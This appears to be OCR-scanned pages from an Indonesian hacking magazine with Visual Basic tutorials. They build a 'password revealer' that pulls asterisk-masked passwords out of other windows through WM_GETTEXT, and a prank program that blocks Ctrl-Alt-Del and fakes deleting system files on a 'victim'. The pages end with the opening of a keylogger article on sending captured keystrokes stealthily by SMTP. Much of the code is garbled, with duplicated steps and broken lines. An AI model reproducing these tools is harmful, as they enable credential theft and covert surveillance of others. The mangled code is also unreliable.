VISUAL BASIC (VB), BAHASA PEMROGRAMAN yang dikembangkan oleh Microsoft ini makin asyik untuk dibahas. VB mudah untuk dipelajari dan asyik membuat sendiri program-program yang sekiranya kita perlukan. Orang banyak mengatakan Visual Basic masih memiliki kelemahan, penulis juga berpikir begitu untuk beberapa hal dan feature-nya.

Tapi walau bagaimanapun, Visual Basic masih sangat bermanfaat. Terbukti dengan cukup ramainya beredar virus-virus yang dibuat menggunakan VB. Program-program perkantoran yang juga dibuat menggunakan VB, bahkan untuk keperluan ber-internet maupun *hacking* juga sudah lumayan ramai.

Berdasarkan hal tersebut penulis pada beberapa kesempatan menyajikan artikel pembuatan aplikasi-aplikasi menggunakan VB dalam edisi NeoTek yang lalu, sekarang, maupun yang akan datang.

Penulis sejujurnya akui bahwa idenya berdasarkan artikel karya **Happy Chandraleka** yaitu *password cracking Sandi Yudha*. Kita akan mencoba membuat program yang memiliki kemampuan sama seperti itu menggunakan VB.

Kebayang nggak sih... kalau ternyata anda nanti mampu membuatnya? Jangan hanya dibayangkan, langsung dicoba saja. Ternyata *gampang* kok... *Ayooo anda pasti bisa...*

Seperti yang sudah-sudah, pembahasan yang pernah saya sajikan mengenai pembuatan aplikasi VB, pertama yang perlu kita siapkan sebelum memulai perjalanan membuat program adalah mempersiapkan Interface Program. Interface program yang sudah penulis siapkan seperti terlihat pada Gambar 1.



Gambar 1. Interface program yang akan dibuat.


Berdasarkan interface tersebut kita akan tahu apa-apa feature yang nantinya kita butuhkan. Feature-feature yang kita butuhkan ada sebagai berikut:

1. 2 Buah tombol (command button)
2. 1 buah Label
3. 1 buah TextBox
4. 3 buah Image
5. 1 buah PictureBox

Hal lain yang kita butuhkan dan perlu persiapan adalah sebuah gambar dalam bentuk file ico (file icon) yang nantinya kita posisikan pada feature Image. Selanjutnya mari kita memulai proses pembuatannya. Aktifkan Microsoft Studio VB anda, dan mulai ikuti langkah-langkah berikut.


Feature Posisi

Di atas telah diterangkan feature yang kita butuhkan dalam aplikasi yang akan kita buat sekarang ini. Posisikan feature-feature tersebut sesuai dengan Interface yang sudah dibuat.



Gambar 2. Layout interface program yang akan dibuat.

Properties




Gambar 3. Interface program yang akan dibuat

Selanjutnya adalah mengatur properties dari tiap-tiap feature. Properties opsi **Caption** dan **BackColor**. Untuk

Feature **Image1** dan **Image2**, atur properties pada opsi Picture untuk memasukkan file ico yang sudah dipersiapkan, **Image3** tidak perlu dimasukan picture-nya. Sesuaikan besar form.

Kode Program



Pada code editor command1 ketikkan kode program yang berupa pesan cara pemakaian program.

1

[Command1]

Double click pada Feature, pada code editor *command1* ketikkan kode programnya, yaitu di antara baris:


Private Sub command1_Click()

dan

End Sub

Kode program seperti berikut di bawah:

MsgBox "Gunakan mouse: Klik dan tahan gambar dan lalu seret mendekati password yang terlihat seperti bintang*", vbCritical, "How"




Kode program untuk Command2 hanyalah End.

2

[Command2]

Selanjutnya memasukkan kode program untuk Feature Command2. Kode program yang dimasukkan untuk Feature Command 2 sangat pendek, yaitu **End**.




Opsi Mouse Down untuk feature Image1

3

[Image1]

Untuk feature Image1 pada kode editor, klik procedure lalu pilih opsi Mouse Down dan masukkan kode programnya seperti berikut:

```
Korban = True
Image1.Picture = Image2.Picture
Me.MousePointer = 99
Me.MouseIcon = Image3.Picture
Text1.Text = ""
```




Opsi MouseMove pada feature Image1.

4

[Image1]

Masih pada feature Image1 untuk penulisan kode program. Kembali klik procedure dan pilih opsi MouseMove lalu ketikkan kode program:

```
Dim oDyxb As String, oDyxbOy As String * 255,
TempHwnd As Long
If Korban = False Then Exit Sub
Call GetCursorPos(LetakMouse)
TempHwnd = WindowFromPoint(LetakMouse.X, LetakMouse.Y)
Call GetDyxbOy(TempHwnd, oDyxbOy, 255)
oDyxb = Trim(Left(oDyxbOy, InStr(oDyxbOy, vbNullChar) - 1))
```




Opsi MouseUp pada feature Image1.

5

[Image1]

Masih pada feature Image1 juga, kembali klik procedure dan pilih opsi MouseUp lalu masukkan kode programnya.

```
Dim TargetLen As Long, Hasil As String, hwnd As Long
Korban = False
Image1.Picture = Image3.Picture
Me.MousePointer = 0
Call GetCursorPos(LetakMouse)
hwnd = WindowFromPoint(LetakMouse.X, LetakMouse.Y)
hwnd = GetTopLevelParent(hwnd)
TargetLen = SendMessage(hwnd, WM_GETTEXTLENGTH, 0, 0)
Hasil = String(TargetLen, 0)
Call SendMessageByString(hwnd, WM_GETTEXT, TargetLen + 1, Hasil)
Text1.Text = Hasil
```




Opsi MouseMove pada feature Image1.

6

[Image1]

Masih pada feature Image1 untuk penulisan kode program. Kembali klik procedure, pilih opsi MouseMove lalu ketikkan kode program:

```
Dim oDyxb As String, oDyxbOy As String * 255,
TempHwnd As Long
If Korban = False Then Exit Sub
Call GetCursorPos(LetakMouse)
TempHwnd = WindowFromPoint(LetakMouse.X, LetakMouse.Y)
Call GetDyxbOy(TempHwnd, oDyxbOy, 255)
oDyxb = Trim(Left(oDyxbOy, InStr(oDyxbOy, vbNullChar) - 1))
```




Opsi MouseUp pada feature Image1.

7

[Image1]

Masih pada feature Image1 juga, kembali klik procedure dan pilih opsi MouseUp lalu masukkan kode programnya.

```
Dim TargetLen As Long, Hasil As String, hwnd As Long
Korban = False
Image1.Picture = Image3.Picture
Me.MousePointer = 0
Call GetCursorPos(LetakMouse)
hwnd = WindowFromPoint(LetakMouse.X, LetakMouse.Y)
hwnd = GetTopLevelParent(hwnd)
TargetLen = SendMessage(hwnd, WM_GETTEXTLENGTH, 0, 0)
Hasil = String(TargetLen, 0)
Call SendMessageByString(hwnd, WM_GETTEXT, TargetLen + 1, Hasil)
Text1.Text = Hasil
```




Opsi Add Module pada Project.

8

Module

Add Module. Kita memerlukan sebuah Module, maka dari itu tambahkan sebuah module dengan cara klik **Project** di standard toolbar. pilih opsi **Add Module**.



Kode program untuk Module.

Module

Kode Program Kita akan menuju pada code editor untuk Module, ketikkan kode:


```
Public Type POINT
    X As Long
    Y As Long
End Type
Public Korban As Boolean
Public LetakMouse As POINT
PublicRetVal As Long
Global Const MainTitle = "Ngintips"
Global Const WM_GETTEXT = &HD
Global Const WM_GETTEXTLENGTH = &HE
Public Declare Function GetCursorPos Lib "User32" (ByRef lpPoint As POINT) As Long
Public Declare Function WindowFromPoint Lib "User32" (ByVal X As Long, ByVal Y As Long) As
```



```

Long
Public Declare Function GetParent Lib "User32"
(ByVal hwnd As Long) As Long
Public Declare Function GetDyxbOy Lib "User32"
Alias "GetClassNameA" (ByVal hwnd As Long,
ByVal lpClassName As String, ByVal nMaxCount As
Long) As Long
Public Declare Function IsWindow Lib "User32"
(ByVal hwnd As Long) As Long
Public Declare Function SendMessage Lib "User32"
Alias "SendMessageA" (ByVal hwnd As Long, ByVal
wMsg As Long, ByVal wParam As Long, lParam As
Any) As Long
Public Declare Function sendmessagebystring Lib
"User32" Alias "SendMessageA" (ByVal hwnd As
Long, ByVal wMsg As Long, ByVal wParam As
Long, ByVal lParam As String) As Long
Public Declare Sub SetWindowPos Lib "User32"
(ByVal hwnd As Long, ByVal hWndInsertAfter As
Long, ByVal X As Long, ByVal Y As Long, ByVal cx
As Long, ByVal cy As Long, ByVal wFlags As Long)
Public Declare Function ShellExecute Lib
"shell32.dll" Alias "ShellExecuteA" (ByVal hwnd As
Long, ByVal lpOperation As String, ByVal lpFile As
String, ByVal lpParameters As String, ByVal
lpDirectory As String, ByVal nShowCmd As Long)
As Long
Public Function GetTopLevelParent(ByVal
hwndNum As Long) As Long
Dim ParentHwnd As Long
Dim tmpHwnd As Long
tmpHwnd = hwndNum
If 0 <> IsWindow(tmpHwnd) Then
ParentHwnd = GetParent(tmpHwnd)
tmpHwnd = ParentHwnd
End If
GetTopLevelParent = hwndNum
End Function

```



Program dapat diuji dulu lewat menu Run > Start

10


Run

Tes Program. Sekarang silakan anda tes terlebih dahulu dengan menjalankan program untuk melihat hasilnya. Caranya yaitu: klik Run pada standard toolbar dan pilih opsi Start atau tekan F5 pada keyboard

11

Execution

Terakhir adalah menjadikan program sungguhan atau membentuk executable file (file yang dapat dieksekusi). Caranya klik **File** pada standard toolbar, pilih opsi



Membentuk executable file.

Make Project1.exe maka akan terbentuk executable file dan sudah dapat dijalankan atau anda bagi-bagikan pada teman-teman.


PASSWORD REVEALER

SEBENARNYA YANG DIBAHAS PADA artikel di atas, bukanlah *password cracker* dalam arti kata sesungguhnya, melainkan suatu *password revealer* (pengungkap password). Artinya password yang ingin ketahui sudah terdapat pada komputer dan tidak dienkripsi, melainkan hanya disembunyikan di balik deretan karakter asteriks *****

Penyembunyian password ini terdapat pada Windows 9x/ME. Suatu teknik yang sama sekali tidak aman, mengingat mudahnya mengungkap (*reveal*) password yang tersembunyi tadi. Pada Windows XP teknik password revealer ini sudah tidak dapat digunakan.

Password cracking (termasuk password revealing) pernah dibahas di NeoTek II/12 beserta bermacam-macam program password revealer yang dimuat lagi dalam CD NeoTek kali ini.

Jadi selain dengan program yang dibuat dengan Visual Basic di atas, serta program **Sandi Yudha** buatan Happy Chandreleka, anda dapat juga mengintip password menggunakan bermacam-macam program yang serupa pada CD NeoTek kali ini.



- 007 Password Recovery
- DialUp Ripper
- Dripper 2.0
- DUNRipper
- Rev
- Revelation NT Password Crack
- Sandi Yudha 1.0
- Showin 2.0
- Snadboy Revelation
- Unhide

VISUAL BASIC WORKSHOP

Membuat Program Usil


Untuk menambah gairah belajar pemrograman, ada baiknya membuat program yang **sedikit 'nakal'** seperti halnya suatu joke program yang pura-pura men-delete file atau memformat hard disk korban. **MA Rody Candera** (odyxb@melva.org) membahasnya untuk anda.

SUATU HARI ANDA MENDAPATKAN sebuah program yang menarik perhatian, anda ambil lalu jalankan. Ketika program berjalan tiba-tiba ada proses yang janggal, yaitu terjadi beberapa proses yang tidak dapat anda kendalikan kemudian pada komputer yang anda gunakan terjadi penghapusan file-file di dalamnya dan selanjutnya hardisk diformat tanpa persetujuan anda. Ternyata ketika mengetahui bahwa itu semua hanya *joke* (candaan), barulah akhirnya anda merasa lega.

Apakah anda pernah mengalaminya atau malah anda ingin membuat program seperti itu? Program yang memiliki kemampuan untuk mengusili kita dan cukup membuat hati hancur berkeping-keping (*duh...* seperti cinta).



Pada kesempatan kali ini (pembahasan pembuatan aplikasi menggunakan VB), kita akan mencoba program seperti itu. Program sederhana tapi mengasikkan. Programnya nanti bagus buat *ngerjain* teman-teman kita dan anda bisa membayangkan bagaimana wajah teman anda ketika mengalaminya.

Baiklah mari kita langsung menuju proses pembuatannya. Anda tinggal mengikuti langkah per langkah yang akan diterangkan berikut.



1 MS Studio Visual Basic

Biasanya kita mempersiapkan interface program, tapi kali ini penulis kira sebaiknya langsung saja karena tidak ada interface program yang perlu digambarkan disini. Aktifkan Microsoft Visual Basic. Kita membutuhkan 3 form, tandanya anda harus menambahkan 2 form lagi. Pada standard toolbar, klik **Project** pilih **Add Form**.



2 Design Form

Form 1. Kita akan medesign Form1 dengan memasukkan feature yang dibutuhkan, yaitu:


- 1 buah ProgressBar
- 1 buah Timer
- 1 buah Label

Kemudian atur properties feature seperti yang pada Gambar 2. Default Toolbox yang muncul mungkin tidak menampilkan feature ProgressBar, untuk itu perlu anda aktifkan. Klik **Project** pilih **Component**. Muncul menu component, aktifkan **Microsoft Common Control 6.0** lalu klik OK.



3 Design Form

Form2. Design untuk Form2 tidak jauh berbeda dengan Form1, hanya berbeda Properties Captionnya untuk Feature Label. Seperti terlihat pada Gambar 3.



4 Design Form

Form 3. Design Form 3 berbeda dengan 2 Form sebelumnya. Feature yang dibutuhkan yaitu 5 buah Label, 5 buah Timer, 1 buah ProgressBar, 1 buah Command, 1 buah ListBox, dan 1 buah FileListBox.

Atur properties-nya seperti terlihat pada Gambar 4. Jika anda masih bingung mengatur properties ini, dapatkan source-nya yang disediakan dalam CD NeoTek.

```
Option Explicit
Private Declare Function SystemParametersInfo Lib "user32" Alias
"SystemParametersInfoA" (ByVal uAction As Long, ByVal
uParam As Long, lpvParam As Any, ByVal fuWinIni As Long) As Long
Private Const SPI_SCREENSAVERVERRUNNING = 97
Private Sub Form_Load()
Dim ret As Integer
Dim pOld As Boolean
ret = SystemParametersInfo(SPI_SCREENSAVERVERRUNNING, True, pOld, 0)
End Sub
Private Sub timer1_Timer()
If ProgressBar1.Value < 100 Then
ProgressBar1.Value = ProgressBar1.Value + 1
End If
If ProgressBar1.Value = 100 Then
Unload Me
Form2.Show
End If
End Sub
```

5

Kode Program

Form 1. Sekarang kita berada pada sesi penulisan kode program, lihat listing kode program pada Gambar 5 dan tuliskan di code editor untuk form 1

```
Private Sub timer1_Timer()
If ProgressBar1.Value < 100 Then
ProgressBar1.Value = ProgressBar1.Value + 1
End If
If ProgressBar1.Value = 100 Then
Unload Me
Form3.Show
End If
End Sub
```

6

Kode Program

Form 2. Selanjutnya memasukkan kode program untuk Form 2. Listing kode program bisa anda lihat dibawah dan segera tuliskan kode programnya


```
Option Explicit
Private Declare Function SystemParametersInfo Lib "user32" Alias
"SystemParametersInfoA" (ByVal uAction As Long, ByVal uParam As Long,
lpvParam As Any, ByVal fuWinIni As Long) As Long
Private Const SPI_SCREENSAVERVERRUNNING = 97
Private Declare Function GetDiskFreeSpaceEx Lib "kernel32" Alias
"GetDiskFreeSpaceExA" (ByVal lpRootPathName As String,
lpFreeBytesAvailableToCaller As Currency, lpTotalNumberOfBytes As
Currency, lpTotalNumberOffFreeBytes As Currency) As Long
Dim r As Long, BytesFreeToCaller As Currency, TotalBytes As Currency
Dim TotalFreeBytes As Currency, TotalBytesUsed As Currency
Dim TNB As Double
Dim TFB As Double
Dim FreeBytes As Long
Dim C As String
Dim DLetter As String
Dim spaceInt As Integer
Private Sub Command1_Click()
MsgBox ("Dag Dig Dug Derrrrr..... only a joke, kekekekeke!!! :)")
Dim ret As Integer
Dim pOld As Boolean
ret = SystemParametersInfo(SPI_SCREENSAVERVERRUNNING, False, pOld, 0)
End Sub
Private Sub Form_Load()
Command1.Visible = False
Label2.Visible = False
Label5.Caption = 0
Label4.Visible = False
Label5.Visible = False
Timer1.Enabled = False
Timer3.Enabled = False
Timer4.Enabled = True
Timer5.Enabled = False
Timer6.Enabled = False
End Sub
Private Sub timer1_Timer()
Label1.Move Label1.Left - 25
End Sub
Private Sub timer3_Timer()
On Error Resume Next
Form3.Cls
Label4.Visible = True
Label5.Visible = True
```

```
Label3.Visible = False
ProgressBar1.Visible = False
Label5.Caption = Val(Label5.Caption) + 1 & " %"
If Val(Label5.Caption) = 100 Then
Timer3.Enabled = False
ProgressBar1.Visible = False
Form3.Cls
Timer6.Enabled = True
Timer5.Enabled = False
Label5.Visible = False
End If
End Sub
Private Sub timer4_Timer()
Timer1.Enabled = True
Timer5.Enabled = True
Timer4.Enabled = False
End Sub
Private Sub timer5_Timer()
If filWindows.ListIndex = filWindows.ListCount - 1 Then
On Error Resume Next
lstPaths.ListIndex = lstPaths.ListIndex + 1
If Not lstPaths.Text = "end" Then
filWindows.Path = GetWindowsDir & "\" & lstPaths.Text
Label3.Caption = "Deleting " & GetWindowsDir & "\" & lstPaths.Text
& "\" & filWindows.FileName
ProgressBar1.Value = 0
ProgressBar1.Max = filWindows.ListCount
Else
Timer3.Enabled = True
End If
Else
filWindows.ListIndex = filWindows.ListIndex + 1
ProgressBar1.Value = ProgressBar1.Value + 1
Label3.Caption = "Deleting " & GetWindowsDir & "\" & lstPaths.Text &
"& "\" & filWindows.FileName
End If
End Sub
Private Sub timer6_Timer()
If Timer6.Enabled = True Then
Command1.Visible = True
GetDiskInfo
End If
Label4.Visible = False
Label2.Visible = True
If Form3.BackColor = &H0& Then
Form3.BackColor = &HFF&
Else
Form3.BackColor = &H0&
End If
End Sub
Public Sub GetDiskInfo()
spaceInt = InStr(C, " ")
If spaceInt > 0 Then C = Left$(C, spaceInt - 1)
If Right$(C, 1) <> "\" Then C = C & "\"
DLetter = Left$(C, 1)
Call GetDiskFreeSpaceEx(C, BytesFreeToCaller, TotalBytes, TotalFreeBytes)
TNB = TotalBytes * 10000
TFB = (TotalBytes - TotalFreeBytes) * 10000
Label2.Caption = " Total Free Space: " & Format$(TotalBytes * 10000,
"###,###,###,##0") & " bytes"
End Sub
```

7

Kode Program


Form 3. Listing kode program Form 3 cukup panjang, tuliskan kode programnya pada code editor Form 3.



8

Run

Uji Program. Sampai disini, program sudah dapat anda uji. Klik **Run** pilih **Start**. Perhatikan dengan seksama jalannya program. Jika ada error pada program dapat untuk segera diperbaiki.



9

Error

Program Gagal. Jika terjadi kesalahan program, yang perlu anda perhatikan adalah penulisan dan penempatan kode program, begitu juga pengaturan properties pada feature-feature yang digunakan pada form-form. Untuk menghindarinya, silakan anda ricel kembali source yang disertakan di dalam CD NeoTek.

Selesai sudah untuk pembahasan untuk program usil kita kali ini.

Program ini jika anda racik lagi dengan menambahkan kode programnya untuk yang lebih usil lagi, maka akan makin berbahaya.

Penulis sudah mencoba,

hiiii.... takut deh.

Tapi silakan anda berkreasi untuk menambah keusilan program ini nantinya.

Mungkin makin asik kali yach...

Ok, sampai jumpa pada pembahasan proses pembuatan program berikutnya yang akan lebih gress lagi.

Rangkaian Artikel Visual Basic

Rangkaian artikel Visual Basic **MA Rody Candra** (odyxb@melva.org) yang sudah dimuat di NeoTek:

Mengenal Visual Basic

NeoTek IV/2

Password Cracker Buat Sendiri

NeoTek IV/2

Membuat Program Usil

NeoTek IV/2

Fake Program Buat Sendiri

NeoTek III/11

Program Jahat Buat Sendiri

NeoTek III/11

Program Penggoda yang Berbahaya

NeoTek III/12

SMTP UNTUK KEYLOGGER

Menggunakan Subscribed SMTP

Dewanata (m_strdewanata@yahoo.com) kali ini membahas cara memanfaatkan **authenticated SMTP** untuk keylogger, mengingat langkanya open relay SMTP sekarang ini.

ARTIKEL INI ADALAH ARTIKEL KEEMPAT DARI SERANGKAIAN artikel yang membahas pembuatan program keylogger. Pada artikel terakhir, telah dijelaskan satu trik untuk mengirimkan hasil tangkapan keylogger kita menggunakan email. Pada artikel tersebut, dijabarkan pembuatan satu class SMTP, yang nantinya akan 'ditempelkan' di program keylogger kita sebagai mesin SMTP. Ini akan membuat keylogger mampu mengirimkan email secara lebih fleksibel dan stealthy.

Pada artikel ini, akan dijelaskan lanjutan dari trik tersebut dengan menambahkan kemampuan otentikasi SMTP.

Apa Itu Otentikasi SMTP?

Pada artikel sebelumnya, kita menggunakan server SMTP yang mengizinkan *anonymous user* untuk mengirimkan email. Masalahnya, server jenis ini (yang juga disebut *open relay SMTP server*) semakin langka keberadaannya karena alasan-alasan keamanan dan finansial. Sebagai alternatif, kita dapat memanfaatkan layanan mail server yang berlangganan. Yang dimaksud dengan 'berlangganan' (*subscribed*) adalah setiap pengguna pertama-tama harus mendaftarkan dirinya di server. Selanjutnya setelah terdaftar, ada proses otentikasi (pengisian *username* dan *password*) yang harus dilewati oleh pengguna sebelum mulai mengirim email.

